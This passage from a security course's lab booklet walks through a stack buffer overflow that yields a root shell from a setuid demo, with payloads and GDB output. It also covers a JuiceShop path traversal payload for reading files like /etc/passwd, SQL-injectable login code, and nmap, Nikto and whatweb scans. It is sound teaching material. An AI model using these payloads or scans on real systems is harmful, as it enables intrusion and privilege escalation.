from django.utils.translation import gettext_lazy as _

def validate_even(value):
    if value % 2 != 0:
        raise ValidationError(
            _('%(value)s is not an even number'),
            params={'value': value},
        )
```

Example from: https://docs.djangoproject.com/en/2.2/ref/validators/

Solution:
When we have covered basics of what Django is, what frameworks provide and seen examples, we are done.

Discussion:
Django is only an example, other languages and projects exist.

Email addresses are a special case, we mostly use them for account logins today.

The original specification for email addresses is wild! Can contain some very strange things! The built-in email verification in frameworks are recommended!

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 15

❶ Buffer Overflow 101 - 30-40min

Objective:
Run a demo program with invalid input - too long.

Purpose:
See how easy it is to cause an exception.

Warning: getting a program to fail is easy, getting a working exploit is hard – can take months in real programs!

Also most modern operating systems have various prevention mechanisms like ASLR, DEP, W xor X, NX, ...

- Executable space protection on Windows is called "Data Execution Prevention" (DEP). `https://en.wikipedia.org/wiki/Executable-space_protection#Windows`
- `W^X` "write xor execute" W xor X `https://en.wikipedia.org/wiki/W%5EX`
- NX-bit no-execute `https://en.wikipedia.org/wiki/NX_bit`
- Address space layout randomization (ASLR) `https://en.wikipedia.org/wiki/Address_space_layout_randomization`

Suggested method:
Running on a modern Linux has a lot of protection, making it hard to exploit. Using a Raspberry Pi instead makes it quite easy. Choose what you have available.

Using another processor architecture like MIPS or ARM creates other problems.

- Small demo program `demo.c`
- Has built-in shell code, function `the_shell`
- Compile: `gcc -o demo demo.c`
- Run program `./demo test`
- Goal: Break and insert return address

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char **argv)
{      char buf[10];
        strcpy(buf, argv[1]);
        printf("%s\n",buf);
}
int the_shell()
{  system("/bin/dash");  }
```

NOTE: this demo is using the dash shell, not bash - since bash drops privileges and won't work, while at this version of Debian dash worked. May not work anymore.

Use GDB to repeat the demo by the instructor.

Hints:
First make sure it compiles:

```
$ gcc -o demo demo.c
$ ./demo hejsa
hejsa
```

Make sure you have tools installed:

```
apt-get install gdb
```

Then run with debugger:

```
$ gdb demo
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from demo...(no debugging symbols found)...done.
(gdb)
(gdb) run `perl -e "print 'A'x22; print 'B'; print 'C'"`
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'"`
AAAAAAAAAAAAAAAAAAAAAABC

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
// OR
(gdb)
(gdb) run $(perl -e "print 'A'x22; print 'B'; print 'C'")
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'"`
AAAAAAAAAAAAAAAAAAAAAABC

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
```

Note how we can see the program trying to jump to address with our data. Next step would be to make sure the correct values end up on the stack.

© license CC BY 3.0. 2026 Henrik Kramselund

Solution:
When you can run the program with debugger as shown, you are done.

Discussion:

the layout of the program - and the address of the `the_shell` function can be seen using the command `nm`:

```
$ nm demo
0000000000201040 B __bss_start
0000000000201040 b completed.6972
                 w __cxa_finalize@@GLIBC_2.2.5
0000000000201030 D __data_start
0000000000201030 W data_start
0000000000000640 t deregister_tm_clones
00000000000006d0 t __do_global_dtors_aux
0000000000200de0 t __do_global_dtors_aux_fini_array_entry
0000000000201038 D __dso_handle
0000000000200df0 d _DYNAMIC
0000000000201040 D _edata
0000000000201048 B _end
0000000000000804 T _fini
0000000000000710 t frame_dummy
0000000000200dd8 t __frame_dummy_init_array_entry
0000000000000988 r __FRAME_END__
0000000000201000 d _GLOBAL_OFFSET_TABLE_
                 w __gmon_start__
000000000000081c r __GNU_EH_FRAME_HDR
00000000000005a0 T _init
0000000000200de0 t __init_array_end
0000000000200dd8 t __init_array_start
0000000000000810 R _IO_stdin_used
                 w _ITM_deregisterTMCloneTable
                 w _ITM_registerTMCloneTable
0000000000200de8 d __JCR_END__
0000000000200de8 d __JCR_LIST__
                 w _Jv_RegisterClasses
0000000000000800 T __libc_csu_fini
0000000000000790 T __libc_csu_init
                 U __libc_start_main@@GLIBC_2.2.5
0000000000000740 T main
                 U puts@@GLIBC_2.2.5
0000000000000680 t register_tm_clones
0000000000000610 T _start
                 U strcpy@@GLIBC_2.2.5
                 U system@@GLIBC_2.2.5
000000000000077c T the_shell
0000000000201040 D __TMC_END__
```

The bad news is that this function is at an address `000000000000077c` which is hard to input using our buffer overflow, please try ☺We cannot write zeroes, since strcpy stop when reaching a null byte.

We can compile our program as 32-bit using this, and disable things like ASLR, stack protection also:

```
sudo apt-get install gcc-multilib
sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
gcc -m32 -o demo demo.c -fno-stack-protector -z execstack -no-pie
```

Then you can produce 32-bit executables:

© license CC BY 3.0. 2026 Henrik Kramselund

```
// Before:
user@debian-lab:~/demo$ file demo
demo: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-
linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=82d83384370554f0e3bf4ce5030f6e3a7a5ab5ba, not stripped
// After - 32-bit
user@debian-lab:~/demo$ gcc -m32 -o demo demo.c
user@debian-lab:~/demo$ file demo
demo: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-
linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=5fe7ef8d6fd820593bbf37f0eff14c30c0cbf174, not stripped
```

And layout:

```
0804a024 B __bss_start
0804a024 b completed.6587
0804a01c D __data_start
0804a01c W data_start
...
080484c0 T the_shell
0804a024 D __TMC_END__
080484eb T __x86.get_pc_thunk.ax
080483a0 T __x86.get_pc_thunk.bx
```

Successful execution would look like this - from a Raspberry Pi:

```
$ gcc -o demo demo.c
$ nm demo | grep the_shell
000104ec T the_shell
$

...
(gdb) run `perl -e " print 'A'x16; print chr(0xec).chr(04).chr(0x01);" `
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/pi/demo/demo `perl -e " print 'A'x16; print chr(0xec) . chr(04)  . chr (0x01);" `
AAAAAAAAAAAAAAAA
$
```

Started a new shell.

you can now run the "exploit" - which is the shell function AND the misdirection of the instruction flow by overflow:

```
pi@raspberrypi:~/demo $ gcc -o demo demo.c
pi@raspberrypi:~/demo $ sudo chown root.root demo
pi@raspberrypi:~/demo $ sudo chmod +s demo
pi@raspberrypi:~/demo $ id
uid=1000(pi) gid=1000(pi) grupper=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44(video),46(plugdev),60
pi@raspberrypi:~/demo $ ./demo `perl -e " print 'A'x16; print chr(0xec).chr(04).chr(0x01);" `
AAAAAAAAAAAAAAAA
# id
uid=1000(pi) gid=1000(pi) euid=0(root) egid=0(root) grupper=0(root),4(adm),20(dialout),24(cdrom),27(sudo),29(audio)
#
```

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 16

⚠ Real Vulnerabilities up to 30min

Objective:
Look at real vulnerabilities. Choose a few real vulnerabilities, prioritize them.

Purpose:
See that the error types described in the books - are still causing problems.

Suggested method:
We will use the 2019 Exim errors as examples. Download the descriptions from:

- Exim RCE CVE-2019-10149 June
  `https://www.qualys.com/2019/06/05/cve-2019-10149/return-wizard-rce-exim.txt`
- Exim RCE CVE-2019-15846 September
  `https://exim.org/static/doc/security/CVE-2019-15846.txt`

When done with these think about your own dependencies. What software do you depend on? How many vulnerabilities and CVEs are for that?

I depend on the OpenBSD operating system, and it has flaws too:
`https://www.openbsd.org/errata65.html`

You may depend on OpenSSH from the OpenBSD project, which has had a few problems too:
`https://www.openssh.com/security.html`

Hints:
Remote Code Execution can be caused by various things, but most often some kind of input validation failure.

Solution:
When you have identified the specific error type, is it buffer overflows? Then you are done.

Discussion:
How do you feel about running internet services. Lets discuss how we can handle running insecure code.

What other methods can we use to restrict problems caused by similar vulnerabilities.

A new product will often use a generic small computer and framework with security problems.

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 17

❶ Nikto Web Scanner 15 min

Objective:
Try the program Nikto locally your workstation

Purpose:
Running Nikto will allow you to analyse web servers quickly.



> **Description** Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 3200 potentially dangerous files/CGIs, versions on over 625 servers, and version specific problems on over 230 servers. Scan items and plugins are frequently updated and can be automatically updated (if desired).

Source: Nikto web server scanner http://cirt.net/nikto2

Easy to run, free and quickly reports on static URLs resulting in a interesting response

`nikto -host 127.0.0.1 -port 8080`

When run with port 443 will check TLS sites

Suggested method:
Run the program from your Kali Linux VM

```
Script started on Tue Nov  7 17:43:54 2006
$  nikto -host 127.0.0.1 -port 8080 ^M
---------------------------------------------------------------------------
- Nikto 1.35/1.34     -     www.cirt.net
+ Target IP:       127.0.0.1
+ Target Hostname: localhost.pentest.dk
+ Target Port:     8080
+ Start Time:      Tue Nov  7 17:43:59 2006
...
+ /examples/ - Directory indexing enabled, also default JSP examples. (GET)
+ /examples/jsp/snp/snoop.jsp - Displays information about page
retrievals, including other users. (GET)
+ /examples/servlets/index.html - Apache Tomcat default JSP pages
present. (GET)
```

Hints:
Nikto can find things like a debug.log, example files, cgi-bin directories etc.

© license CC BY 3.0. 2026 Henrik Kramselund

If the tool is not available first try: `apt-get install nikto`

Some tools will need to be checked out from Git and run or installed from source.

Solution:
When you have tried the tool and seen some data you are done.

Discussion:

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 18

❶ Whatweb Scanner 15 min

Objective:
Try the program Whatweb locally your workstation

Purpose:
Running Whatweb will allow you to analyse which technologies are used in a web site.

I usually save the command and the common options as a small script:

```
#! /bin/sh

whatweb -v -a 3 $*
```

Suggested method:
Run the program from your Kali Linux VM towards a site of you own choice.

```
user@KaliVM:~$ whatweb -a 3 www.zencurity.com
http://www.zencurity.com [301 Moved Permanently] HTTPServer[nginx], IP[185.129.60.130], Redire
https://www.zencurity.com/ [200 OK] Email[hlk@zencurity.dk], HTML5, HTTPServer[nginx], IP[185.
UA-Compatible[IE=edge], nginx
```

Hints:
If the tool is not available first try: `apt-get install *thetool*`

Some tools will need to be checked out from Git and run or installed from source.

Solution:
When you have tried the tool and seen some data you are done.

Discussion:
How does this tool work?

It tries to fetch common files left or used by specific technologies.

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 19

ℹ SSL/TLS scanners 15 min

Objective:
Try the Online Qualys SSLLabs scanner https://www.ssllabs.com/ Try the command line tool sslscan checking servers - can check both HTTPS and non-HTTPS protocols!

Purpose:
Learn how to efficiently check TLS settings on remote services.

Suggested method:
Run the tool against a couple of sites of your choice.

```
root@kali:~# sslscan --ssl2 web.kramse.dk
Version: 1.10.5-static
OpenSSL 1.0.2e-dev xx XXX xxxx

Testing SSL server web.kramse.dk on port 443
...
  SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength:    2048

Subject:  *.kramse.dk
Altnames: DNS:*.kramse.dk, DNS:kramse.dk
Issuer:   AlphaSSL CA - SHA256 - G2
```

Also run it without `--ssl2` and against SMTPTLS if possible.

Hints:
Originally sslscan is from http://www.titania.co.uk but use the version on Kali, install with apt if not installed.


Solution:
When you can run and understand what the tool does, you are done.

Discussion:
SSLscan can check your own sites, while Qualys SSLLabs only can test from hostname

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 20

⚠ Discover active systems ping and port sweep 15 min



Objective:
Use nmap to discover active systems and ports

Purpose:
Know how to use nmap to scan networks for active systems. These ports receive traffic from the internet and can be used for DDoS attacks.

Tip: Yes, filtering traffic further out removes it from processing in routers, firewalls, load balancers, etc. So making a stateless filter on the edge may be recommended.

Suggested method:
Try different scans,

- Ping sweep to find active systems
- Port sweeps to find active systems with specific ports

Hints:
Try nmap in sweep mode - and you may run this from Zenmap

Solution:
Use the command below as examples:

- Ping sweep ICMP and port probes: `nmap -sP 10.0.45.*`
- Port sweeps 80/tcp and 443/tcp: `nmap -p 80 10.0.45.*`
- Port sweeps UDP scans can be done: `nmap -sU -p 161 10.0.45.*`

Discussion:
Quick scans quickly reveal interesting hosts, ports and services

Also now make sure you understand difference between single host scan 10.0.45.123/32, a whole subnet /24 250 hosts 10.0.45.0/24 and other more advanced targeteting like 10.0.45.0/25 and 10.0.45.1-10

We will now assume port 80/443 are open, as well as a few UDP services - maybe we can use them in amplification attacks later.

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 21

⚠ Execute nmap TCP and UDP port scan 20 min

Objective:
Use nmap to discover important open ports on active systems

Purpose:
Finding open ports will allow you to find vulnerabilities on these ports.

Suggested method:
Use `nmap -p 1-1024 server` to scan the first 1024 TCP ports and use Nmap without ports. What is scanned then?

Try to use `nmap -sU` to scan using UDP ports, not really possible if a firewall is in place.

If a firewall blocks ICMP you might need to add `-Pn` to make nmap scan even if there are no Ping responses

Hints:
Sample command: `nmap -Pn -sU -p1-1024 server` UDP port scanning 1024 ports without doing a Ping first

Solution:
Discover some active systems and most interesting ports, which are 1-1024 and the built-in list of popular ports.

Discussion:
There is a lot of documentation about the nmap portscanner, even a book by the author of nmap. Make sure to visit http://www.nmap.org

TCP and UDP is very different when scanning. TCP is connection/flow oriented and requires a handshake which is very easy to identify. UDP does not have a handshake and most applications will not respond to probes from nmap. If there is no firewall the operating system will respond to UDP probes on closed ports - and the ones that do not respond must be open.

When doing UDP scan on the internet you will almost never get a response, so you cannot tell open (not responding services) from blocked ports (firewall drop packets). Instead try using specific service programs for the services, sample program could be `nsping` which sends DNS packets, and will often get a response from a DNS server running on UDP port 53.

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 22

⚠ JuiceShop Attacks 60min



Objective:
Hack a web application!

Try a few attacks in the JuiceShop with web proxy

> The OWASP Juice Shop is a pure web application implemented in JavaScript. In the frontend the popular AngularJS framework is used to create a so-called Single Page Application. The user interface layout is provided by Twitter's Bootstrap framework - which works nicely in combination with AngularJS. JavaScript is also used in the backend as the exclusive programming language: An Express application hosted in a Node.js server delivers the client-side code to the browser. It also provides the necessary backend functionality to the client via a RESTful API.
>
> ...
>
> The vulnerabilities found in the OWASP Juice Shop are categorized into several different classes. Most of them cover different risk or vulnerabiliy types from well-known lists or documents, such as OWASP Top 10 or MITRE's Common Weakness Enumeration. The following table presents a mapping of the Juice Shop's categories to OWASP and CWE (without claiming to be complete).

Category Mappings

Category	OWASP	CWE
Injection	A1:2017	CWE-74
Broken Authentication	A2:2017	CWE-287, CWE-352
Forgotten Content	OTG-CONFIG-004	
Roll your own Security	A10:2017	CWE-326, CWE-601
Sensitive Data Exposure	A3:2017	CWE-200, CWE-327, CWE-328, CWE-548
XML External Entities (XXE)	A4:2017	CWE-611
Improper Input Validation	ASVS V5	CWE-20
Broken Access Control	A5:2017	CWE-22, CWE-285, CWE-639
Security Misconfiguration	A6:2017	CWE-209
Cross Site Scripting (XSS)	A7:2017	CWE-79
Insecure Deserialization	A8:2017	CWE-502
Vulnerable Components	A9:2017	
Security through Obscurity		CWE-656

© license CC BY 3.0. 2026 Henrik Kramselund

Source: Pwning OWASP Juice Shop

Purpose:
Try out some of the described web application flaws in a controlled environment. See how an attacker would be able to gather information and attack through HTTP, browser and proxies.

Suggested method:
Start the web application, start Burp or another proxy - start your browser.

Access the web application through your browser and get a feel for how it works. First step is to register your user, before you can shop.

Dont forget to use web developer tools like the JavaScript console!

Then afterwards find and try to exploit vulnerabilities, using the book from Björn and starting with some easy ones:

Suggested list of starting vulns:

- Admin Section Access the Admin Section
- Error handling Provoke and error
- Forged Feedback Post some feedback in another users name.
- Access a confidential document
- Forgotten Sales Backup Access a salesman's forgotten backup file.
- Retrieve a list of all user credentials via SQL Injection

Hints:
The complete guide Pwning OWASP Juice Shop written by Björn Kimminich is available as PDF which you can buy, or you can read it online at:
`https://pwning.owasp-juice.shop/companion-guide/latest/`

Solution:
You decide for how long you want to play with JuiceShop.

Do know that some attackers on the internet spend all their time researching, exploiting and abusing web applications.

Discussion:
The vulnerabilities contained in systems like JuiceShop mimic real ones, and do a very good job. You might not think this is possible in real applications, but there is evidence to the contrary.

Using an app like JS instead of real applications with flaws allow you to spend less on installing apps, and more on exploiting.

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 23

⚠ Truncate and Encoding Attacks JuiceShop up to 40min

Objective:
Try out some of the problems described in the book using active methods.

Purpose:
The book describes problems with encodings but it can feel a bit fluffy unless you try and see for yourself. We have the JuiceShop which has errors similar to these.

Suggested method:
There is an error in the JuiceShop that can be abused for reading files using encoding `%2500`.

Try to download the file http://localhost:3000/ftp/eastere.gg

It should be possible to even retrieve the content of a file like `C:\Windows\system.ini` or `/etc/passwd` from the server and see if you can read a file. If they exist. This is related to XEE attacks, and seems hard to get working.

Spoiler alert next page!

© license CC BY 3.0. 2026 Henrik Kramselund

Hints:

Its ok to use the solution and work through the example. `http://localhost:3000/ftp/eastere.gg%2500.md`

Also make sure to use `NODE_ENV=unsafe` flag when running docker if you want to try the XEE vuln!

```
export NODE_ENV=unsafe
docker run --rm -p 0.0.0.0:3000:3000 bkimminich/juice-shop
```

Solution:

When you feel you understand the problem of encoding/decoding and sending XML files to an application, reading files, you are done.

Discussion:

Another problem are the filtering done in applications.

In the JuiceShop we can access using URLs like this on the About Us page:
`http://localhost:3000/ftp/legal.md?md_debug=true`

Consider if the URL would match on .md and we were able to send a large filename ending in `loongfilename.md`, but when truncated cut of exactly the `.md` part so we referenced another file.

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 24

ℹ Postman API Client 20 min

Objective:
Get a program capable of sending REST HTTP calls installed.

Purpose:
Debugging REST is often needed, and some tools like Elasticsearch is both configured and maintained using REST APIs.

Suggested method:
Download the app from https://www.postman.com/downloads/

Available for Windows, Mac and Linux.

Hints:
Download the Linux version from https://www.postman.com/downloads/
or directly from the command line.

Unpack using something like:

```
cd ~;mkdir -p bin;cd bin
wget https://dl.pstmn.io/download/latest/linux64 -O postman.tar.gz
tar zxvf postman.tar.gz
cd Postman;./Postman
```

Alternative, using Snap (included on Ubuntu, Debian needs `apt install snapd`):

```
sudo snap install postman
postman
```

Do not run Postman as root. A free account is optional,
you can continue without one for basic features.

You can run the application without signing in anywhere.

Solution:
When you have performed a REST call from within this tool, you are done.

Example: use the fake site https://jsonplaceholder.typicode.com/todos/1 and other similar methods from the same (fake) REST API

If you have Elasticsearch installed and running try: http://127.0.0.1:9200

Discussion:
Multiple applications and plugins can perform similar functions. This is a standalone app.

Tools like Elasticsearch has plugins allowing decoupling of the API and plugins. Example: https://www.elastic.co/what-is/elasticsearch-monitoring and https://www.elastic.co/what-is/open-x-pack

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 25

⚠ JuiceShop Login 15 min

```
models.sequelize.query(`SELECT * FROM Users WHERE email = '${req.body.email || ''}'
AND password = '${security.hash(req.body.password || '')}' AND deletedAt IS NULL`,
{ model: models.User, plain: true })
```

Objective:
Try to find the JuiceShop login box implementation, we know it is vulnerable to SQL injection.

Purpose:
Seeing bad code is a design pattern – anti-pattern.

Suggested method:
Find the source code, look for the database lookups.

Hints:
The JuiceShop software is open source, and available at github:
https://codeberg.org/juice-shop/juice-shop

Git clone and searching locally might give the best results.

In this case we can search for `SELECT * FROM`, using a simple tool like grep:

```
user@Projects:juice-shop$ grep -ril SELECT | egrep -v "test|frontend|static"
...
REFERENCES.md
routes/vulnCodeFixes.ts
routes/search.ts
routes/login.ts // oohhhh looks interesting
routes/countryMapping.ts
routes/vulnCodeSnippet.ts
config/oss.yml
config/mozilla.yml
config/default.yml
README.md
```

Solution:
When you have found examples of the database lookups, you are done. See also discussion below though.

Discussion:
Think about how this could be changed. How much would it require to change this into prepared statements. Also having good source code tools help a lot! Finding problems, getting an overview of code etc.

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 26

⚠ Small programs with data types 15min

Objective:
Try out small programs similar to:

```
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char **argv)
{       (void) argc;  (void) argv;
                short int i1 = 32767;
                printf("First debug int is %d\n", i1);
                i1++;
                printf("Second debug int is now %d \n", i1);
}
```

```
user@Projects:programs$ gcc -o int1 int1.c && ./int1
First debug int is 32767
Second debug int is now -32768
```

Purpose:
See actual overflows when going above the maximum for the selected types.

Suggested method:
Compile program as is. Run it. See the problem.

Then try changing the int type, try with signed and unsigned. Note differences

Hints:
Use a calculator to find the maximum, like 2^{16}, 2^{32} etc.

Solution:
When you have tried adding one to a value and seeing it going negative, you are done.

Discussion:

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 27

⚠ Pointers and Structure padding 30min

Objective:
Look at some real code from Suricata and Zeek, note how they prevent structure padding.

Purpose:
These software applications usually used for security dissect raw packets, which cannot be trusted.

Suggested method:
Download the source for some software - either of :

- Zeek from `https://zeek.org/get-zeek/`
- Suricata from `https://www.openinfosecfoundation.org/download/`

Unpack using `tar zxf` and use an editor to look up DNS or other packets.

Hints:
DNS is a complex protocol, but looking at the header files should give you an idea. Try going into `src` and doing `less *dns*.h` or use an editor.

Solution:
When you have seen the code for a few `struct` you are done.

If you notice structs with `__attribute__((__packed__))`. Note: This ensures that structure fields align on one-byte boundaries - on all architectures.

Maybe also investigate the rest of the file `decode-vxlan.c` if you downloaded Suricata.

Discussion:
The object for this exercise is also to show real code bases. Note the large number of files, directories and details to keep track of.

Manual for Gnu C Compiler Collection can be found at:
`https://gcc.gnu.org/onlinedocs/gcc/Common-Attributes.html`


> packed
> This attribute, attached to struct or union type definition, specifies that each member (other than zero-width bit-fields) of the structure or union is placed to minimize the memory required. When attached to an enum definition, it indicates that the smallest integral type should be used.

Bonus, can we find some structs missing this?

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 28

ℹ Wireshark 15 min



Objective:
Try the program Wireshark locally your workstation, or tcpdump

You can run Wireshark on your host too, if you want.

Purpose:
Installing Wireshark will allow you to analyse packets and protocols

See real network traffic, also know that a lot of information is available and not encrypted.

Note the three way handshake between hosts running TCP. You can either use a browser or command line tools like cURL while capturing

```
curl http://www.zencurity.com
```

Suggested method:
Run Wireshark from your Kali Linux

Open Wireshark and start a capture
Then in another window execute the ping program while sniffing

or perform a Telnet connection while capturing data

Hints:
PCAP is a packet capture library allowing you to read packets from the network. Tcpdump uses libpcap library to read packet from the network cards and save them. Wireshark is a graphical application to allow you to browse through traffic, packets and protocols.

It is already on your Kali Linux, or do: `apt-get install wireshark`

© license CC BY 3.0. 2026 Henrik Kramselund

When running on Linux the network cards are usually named eth0 for the first Ethernet and wlan0 for the first Wireless network card. In Windows the names of the network cards are long and if you cannot see which cards to use then try them one by one.

Solution:
When you have collected some HTTP/TCP sessions you are done.

If you want to capture packets as a non-root user on Debian, then use the command to add a Wireshark group:

```
sudo dpkg-reconfigure wireshark-common
```

and add your user to this:

```
sudo gpasswd -a $USER wireshark
```

Dont forget to logout/login to pick up this new group.

Discussion:
Wireshark is just an example other packet analyzers exist, some commercial and some open source like Wireshark

We can download a lot of packet traces from around the internet, we might use examples from https://old.zeek.org/community/traces.html

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 29

⚠ Trying PMD static analysis 30 min

Objective:
Try the program PMD locally on your workstation

Purpose:
Running PMD will allow you to use static analysis for code.

Suggested method:
Run the program from your Debian Linux VM, this tool is free and easy to get running. It uses Java, so if you like run it on your Windows or Mac instead.

Follow instructions from the Getting Started
`https://docs.pmd-code.org/latest/pmd_userdocs_installation.html`

The download is from latest, so check the releases page: https://github.com/pmd/pmd/releases

```
$ sudo apt install openjdk-17-jre
$ cd $HOME
$ wget https://github.com/pmd/pmd/releases/download/pmd_releases%2F7.28.0/pmd-dist-7.28.0-bin.zip
$ unzip pmd-dist-7.28.0-bin.zip
$ alias pmd="$HOME/pmd-bin-7.28.0/bin/pmd"
$
```

Note: this only creates the alias `pmd` for this session. To make this more permanent, you could add this to a profile like `.bashrc`

Next get some source code and run PMD:

```
$ git clone --branch rel/2.17.2 https://gitbox.apache.org/repos/asf/logging-log4j2.git
... downloads the source code for log4j
$ pmd check -d logging-log4j2 -R rulesets/java/quickstart.xml -f text
```

Hints:
PMD uses Java, so there should be a JDK/JRE on the system, I install the one from OpenJDK above.

You may need to adjust the version numbers for the JDK/JRE, PMD and select another version of log4j to download.

Solution:
When you have gotten a run of PMD going, you are done.

Discussion:
Doing the above probably output more than 4500 lines from the PMD program!

How would you proceed?

There seem to be some tedious, but easy to fix, like Unused import – importing some library which is not really used. Things like empty method, empty catch block etc. may be source missing.

First time use of a new tool will probably find a LOT.

If you are using Maven you could also use their reporting
https://maven.apache.org/plugins/maven-pmd-plugin/project-reports.html

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 30

⚠ Git hook 30 min

Objective:
Try using a Git hook locally on your workstation, to prevent something.

Purpose:
Running Git with hooks will allow you to perform actions when adding source code. For security we can prevent you from adding something to the source tree which breaks policies we agreed.

First read the documentation:
https://git-scm.com/book/en/v2/Customizing-Git-Git-Hooks

Note: today we only use client side hooks, for better security we should add hooks on the server side.

Using our existing repository:

```
user@Projects:projects$ git clone https://codeberg.org/kramse/kramse-labs.git
Cloning into 'kramse-labs'...
user@Projects:projects$ cd kramse-labs/
user@Projects:kramse-labs$ cd .git/hooks
user@Projects:kramse-labs/.git/hooks$ cat pre-commit.sample
// Look at this file, and activate it using:
user@Projects:kramse-labs/.git/hooks$ cp pre-commit.sample pre-commit
```

Back in the repository try adding a new file with bad name:

```
user@Projects:kramse-labs$
user@Projects:kramse-labs$ touch henrikÆØÅ
user@Projects:kramse-labs$ git add henrikÆØÅ
user@Projects:kramse-labs$ git commit -m "Adding henrikÆØÅ"
Error: Attempt to add a non-ASCII file name.
This can cause problems if you want to work with people on other platforms.
To be portable it is advisable to rename the file.

If you know what you are doing you can disable this check using:
  git config hooks.allow
```

Suggested method:
Run the program Git from your Debian Linux VM

Hints:
Many hooks will depend on the language and what your policy states. Some hooks will be easy to implement, others will require others to agree. Think tabs vs spaces which will forever stay unresolved.

Solution:
When you have tried adding a file with a bad name, and gotten an error, you are done. Feel free to experiment more with the hook.

Discussion:
Many examples can be found on the internet.

Example links:

- https://blogs.vmware.com/opensource/2020/02/03/git-repo-pre-commit-hooks/ which links to the next one
- A framework for managing and maintaining multi-language pre-commit hooks. https://pre-commit.com/
- Blog showing how to use this framework for checking a Kubernetes file: https://thechief.io/c/hebaeid/how-to-start-left-with-security-using-git-pre-commit-hooks

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 31

ℹ Use a XML library in Python up to 45min

Objective:
Try using a programing library in the Python programming language.

Purpose:
See how easy it is to produce functionality by re-using existing functions and features available in a popular language.

Suggested method:
Start by getting an XML file. Suggested method is to boot your Kali Linux and run a command like `nmap -p 80,443 -A -oA testfile www.zencurity.com`. Output should be testfile.xml and two other files, grepable output `testfile.gnmap` and text output `testfile.nmap`.

Then using Python import a library to parse XML and print a few values from the XML, or all of them.

Recommended values to print from the file:

- Nmap version
- Date of the Nmap run, note either use start and convert from Unix time or startstr which is a string
- Nmaprun args - aka the command line
- Host address
- Ports like from the <port protocol="tcp" portid="443">
- Anything you feel like

You will probably not get it all running in the time allowed, but you get an idea of the complexity.

Hints:
Another option is to use the Python ElementTree XML API:
`https://docs.python.org/3/library/xml.etree.elementtree.html`

Also - always use Python3!

Solution:
When you can read a file and process it using Python3.

Improvements, you might consider:

- Use Python3 to run the Nmap process
- Create command line parameters for the program, making it more useful
- Pretty print using formatted output

AND ALSO

Checkout OWASP XML External Entity Prevention Cheat Sheet
`https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html`

and consider how you could fix your XML parsing in Python:

© license CC BY 3.0. 2026 Henrik Kramselund

```
# Minimum configuration
safe_parser = etree.XMLParser(
    resolve_entities=False,    # Do not perform entity expansion.
    no_network=True,           # Do not automatically load remote documents.
)
root = etree.fromstring(xmlstr, parser=safe_parser)


# Better a reusable function...
def safe_parser():
    return etree.XMLParser(
        resolve_entities=False,    # Do not perform entity expansion.
